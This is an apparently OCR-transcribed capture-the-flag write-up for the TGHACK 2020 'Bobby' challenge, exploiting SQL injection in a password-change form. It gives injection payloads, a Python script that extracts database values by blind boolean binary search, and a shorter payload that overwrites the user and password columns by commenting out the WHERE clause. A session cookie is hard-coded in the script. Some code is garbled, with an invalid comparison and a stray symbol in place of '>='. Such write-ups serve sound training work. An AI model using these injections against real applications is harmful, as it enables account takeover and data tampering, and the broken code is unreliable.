
TGHACK 2020 Bobby

Saturday, March 7, 2020 12:16 PM

https://bobby.tghack.no/login



Turns out the New password field is vuln to SQLi

If you enter username=a, old password=b, and new password=' (single quote), you get this error:

unrecognized token: "''' WHERE user=? AND pass=?"

Played around a lot and came up with this.

Please skip to the end if you want to see a MUCH EASIER solution. (but this way was fun too)

user=bobby&old_pass=bobby&new_pass=sam' where user=? or user=? or (select 1) --
-- says: password changed

but

user=bobby&old_pass=bobby&new_pass=sam' where user=? or user=? or (select 1 from users where 1=2) --
-- does not

So, we have an binary oracle.

I guessed that the table name is **users**

I've solved ones like this in the past by writing a binary searcher in python. I copied/tweaked one of those to get this:

```
#/usr/bin/env python3

import requests
import sys
from urllib.parse import quote_plus

# Replace this with your instance URL
URL = 'https://bobby.tghack.no/password'

def fatalError(msg):
    sys.exit("ERROR: " + msg)

def tryLogin(body):

    response = requests.post(URL,
                             data=body,
                             headers = {
                                 'Content-Type': 'application/x-www-form-urlencoded',
                                 'Cookie':
'id=5e8e843ax9e4230570240b01cce21427ba48f73303158a9bcf1945c9e39bc9e4a63b69d68ae9dc6de9ca9b87e
45b896b9e1dbc2f7d9040a1b86be570122a824df0d760c75x6663847b1021069766f98142a5163627f6abae57d4cb
24c03455b805f006b0d2',
                             },
                             allow_redirects=False
                             )
    if response.status_code = 200:
        print(response.status_code)
        fatalError()

    # print(response.text)
    if 'Password changed' in response.text:
        return True
    else:
        return False


def probeColValueCharAtIndex2(colname, charIndex):

    lowGuessIndex = 33
    highGuessIndex = 126

    while lowGuessIndex < highGuessIndex:
        guessIndex = int(lowGuessIndex + (highGuessIndex - lowGuessIndex) / 2)
        guess = chr(guessIndex)
        encodedGuess = quote_plus(guess)

        body="user=bobby&old_pass=bobby&new_pass=sam' where user=? or user=? or (select 1
from users where SUBSTR(" + colname + ", " + str(charIndex) + ", 1) ⩾ '" + encodedGuess +
"') -- "
```

```
        if tryLogin(body):
            if lowGuessIndex == guessIndex:
                print("Char Index: " + str(charIndex) + ", value: " + guess)
                return guess
            lowGuessIndex = guessIndex
        else:
            highGuessIndex = guessIndex

    return False

def probeColValue2(colName):
    colValue = ''
    for charIndex in range(1, 200):
        char = probeColValueCharAtIndex2(colName, charIndex)
        if not char:
            break
        colValue += char
        print(colValue)

    print("Col: " + colName + ", value: " + colValue)

probeColValue2('user')

# probeColValue2('pass')
```

The first run produced 103 characters of the username before the 8 minutes ran out. I then modified the range from (1, 200) to (100, 200) and reran with an updated session cookie and got the rest:


67fae7c3e5212314516649e2412ff71ffec6f8f2d25d0da0c3c6d9402b67ee3a97a75c236c4c5998bd8a54cb0d1d396d61
07451b69e714045920fe93530d61f2

I then got the password which was "sam"!!

I guess this is because the boolean expression we are using is setting it to sam every time the answer is "yes"

```
 body="user=bobby&old_pass=bobby&new_pass=sam' where user=? or user=? or (select 1 from users
where SUBSTR(" + colname + ", " + str(charIndex) + ", 1) >= '" + encodedGuess + "') -- "
```

You login with that username/password and it gives you the flag.



TG20{bobby_knows_his_sql}

As it turns out, I made this MUCH HARDER than was needed. If you put a single quote ' in the new password field, you get this error:

unrecognized token: "''' WHERE user=? AND pass=?"

That suggests a SQL statement like:

UPDATE users SET pass='$new_pass' WHERE user=? and pass=?

Here the $new_pass is vulnerable but the ? and ? are part of a parameterized query that is NOT vulnerable.

So, we can leverage that these are going to be passed in by doing:

user=sam&old_pass=sam&new_pass=sam', user=?, pass=? --

This will result in the following statement:

UPDATE users SET pass='sam', user='sam', pass='sam' -- WHERE user=? and pass=?

The comment (--) hides the where clause and we end up setting the user/pass columns to values of our choosing. We can then login as sam/sam for the flag!

They must have separate in-memory databases for every session or else everyone would stomp on each other.